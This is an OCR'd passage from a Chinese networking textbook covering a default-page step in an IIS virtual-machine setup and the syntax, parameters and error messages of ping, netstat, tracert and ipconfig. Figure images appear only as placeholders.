


图 2-23　查看或修改主目录路径

选择“文档”选项卡，单击“添加”按钮，在弹出的“添加默认文档”对话框中添加网站的首页文档名，这里添加 ip.asp 页面作为网站首页面，单击“确定”按钮后即可，如图 2-24 所示。




图 2-24　添加默认文档

Web 服务器配置完毕后，就可以通过浏览器远程登录到虚拟机作为 Web 服务器所发布的网站页面中，在真实机中浏览器中输入虚拟机的 IP 地址 192.168.8.212，即登录到虚拟机网站的首页面上，首页面显示来访者 IP 地址，该 IP 地址即为真实机 IP 地址 192.168.8.112，如图 2-25 所示。



图 2-25　真实机访问虚拟机发布的网站

2.9　常用的网络命令

常用的网络命令有：判断主机是否连通的 ping 命令、查看网络连接状态的 netstat 命令、跟踪显示数据包的 tracert 命令、查看 IP 地址配置情况的 ipconfig 命令。

2.9.1　ping 命令

ping 是 Windows 系列自带的一个可执行命令，利用它可以检查网络是否能够连通。

1．语法结构

ping [-t] [-a] [-n count] [-l length] [-f] [-i ttl] [-v tos] [-r count] [-s count] [-j computer-list] [-kcomputer-list] [-w timeout] destination-list

2．参数说明

（1）-t：一直 ping 指定的计算机，直到从键盘按下 Ctrl+C 中断。

（2）-a：将地址解析为计算机的 NetBios 名。

（3）-n：发送 count 指定的 ECHO 数据包数，通过这个命令可以自己定义发送的个数，对衡量网络速度很有帮助，能够测试发送数据包的返回平均时间及时间的快慢程度。默认值为 4。

例如，通过测试发送 6 个数据报返回的平均时间、最快时间和最慢时间，判断真实机和虚拟机是否连通，就可以通过以下命令实现，如图 2-26 所示。

（4）-l：发送指定数据量的 ECHO 数据包。默认为 32 字节，最大值是 65500B，超过这个数，对方就有可能因接收的数据包太大而死机。

（5）-f：在数据包中发送“不要分段”标志，数据包就不会被路由上的网关分段。通常发送的数据包都会通过路由分段再发送给对方，加上此参数以后路由就不会再分段处理。

（6）-i：将“生存时间”字段设置为 TTL 指定的值，指定 TTL 值在对方的系统里停留

的时间，同时检查网络的运转情况。



图 2-26　发送 6 个数据报判断真实机与虚拟机是否连通

（7）-v：tos 将“服务类型”字段设置为 tos 指定的值。

（8）-r：在“记录路由”字段中记录传出和返回数据包的路由。通常情况下，发送的数据包是通过一系列路由才到达目标地址的，通过此参数可以设定想探测经过路由的个数，限定能跟踪到 9 个路由。

（9）-s：指定 count 指定的跃点数的时间戳。与参数-r 差不多，但此参数不记录数据包返回所经过的路由，最多只记录 4 个。

（10）-j：利用 computer-list 指定的计算机列表路由数据包，连续计算机可以被中间网关分隔（路由稀疏源）IP 允许的最大数量为 9。

（11）-k：computer-list 利用 computer-list 指定的计算机列表路由数据包，连续计算机不能被中间网关分隔（路由严格源）IP 允许的最大数量为 9。

（12）-w：timeout 指定超时间隔，单位为毫秒。

（13）destination-list：指定要 ping 的远程计算机的主机名或 IP 地址。

一般情况下，通过 ping 目标地址，可让对方返回 TTL 值的大小，通过 TTL 值可以粗略判断目标主机的系统类型是 Windows 还是 UNIX/Linux，一般情况下 Windows 系统返回的 TTL 值在 100～130 之间，而 UNIX/Linux 系统返回的 TTL 值在 240～255 之间，但 TTL 的值是可以修改的，因此该方法只可作为参考。

3．各类反馈信息

1）Request timed out

出现该反馈信息可能是以下几种情况之一：①对方已关机，或者网络上根本没有这个地址；②对方与自己不在同一网段内，通过路由也无法找到对方，但有时对方确实是存在的；③对方确实存在，但设置了 ICMP 数据包过滤（比如防火墙设置）；④错误设置 IP 地址。

2）Destination host Unreachable

出现该反馈信息可能是以下几种情况之一：①对方与自己不在同一网段内，而自己又

未设置默认的路由；②网线出了故障。这里要说明一下destination host unreachable和Request time out的区别，如果所经过的路由器的路由表中具有到达目标的路由，而目标因为其他原因不可到达，这时候会出现time out，如果路由表中连到达目标的路由都没有，那就会出现Destination host unreachable。

3）Bad IP address

这个信息表示可能没有连接到DNS服务器，所以无法解析这个IP地址，也可能是IP地址不存在。

4）Source quench received

这个信息比较特殊，它出现的概率很小。它表示对方或中途的服务器繁忙无法回应。

5）Unknown host

这种出错信息的意思是，该远程主机的名字不能被域名服务器（DNS）转换成IP地址。故障原因可能是域名服务器有故障，或者其名字不正确，或者网络管理员的系统与远程主机之间的通信线路有故障。

6）No answer

这种故障说明本地系统有一条通向中心主机的路由，但却接收不到它发给该中心主机的任何信息。故障原因可能是下列之一：①中心主机没有工作；②本地或中心主机网络配置不正确；③本地或中心的路由器没有工作；④通信线路有故障；⑤中心主机存在路由选择问题。

2.9.2　netstat命令

netstat是一个监控TCP/IP网络的非常有用的工具，它可以显示路由表、实际的网络连接以及每一个网络接口设备的状态信息。netstat用于显示与IP、TCP、UDP和ICMP协议相关的统计数据，一般用于检验本机各端口的网络连接情况。

1．语法结构

netstat [-a] [-e] [-n] [-s] [-p proto] [-r]

2．参数说明

（1）-a 显示所有主机的端口号。

（2）-e 显示以太网统计信息。

（3）-n 以数字表格形式显示地址和端口。

（4）-p proto 显示特定的协议的具体使用信息。

（5）-r 显示本机路由表的内容。

（6）-s 显示每个协议的使用状态（包括TCP、UDP和IP）。

例如，以数字形式显示真实机所有的端口信息，如图2-27所示。

2.9.3　tracert命令

tracert命令的功能是判定数据包到达目的主机所经过的路径、显示数据包经过的中继节点清单和到达时间。

1．语法结构

tracert [-d] [-h maximum_hops] [-j host-list] [-w timeout] target_name




图 2-27　查看真实机端口信息

2．参数说明

（1）-d 是要求 tracert 不对主机名进行解析。

（2）-h 是指定搜索到目的地址的最大轮数。

（3）-j 的功能是沿着主机列表释放源路由。

（4）-w 用来设置超时时间间隔。

例如，跟踪真实机到达搜狐服务器的数据包，如图 2-28 所示。




图 2-28　跟踪真实机到达搜狐服务器的数据包

2.9.4 ipconfig 命令

ipconfig 命令显示 TCP/IP 网络配置信息、刷新动态主机配置协议和域名系统设置。使用不带参数的 ipconfig 命令可以显示所有适配器的 IP 地址、子网掩码和默认网关，例如查看虚拟机的网络配置情况，如图 2-29 所示。

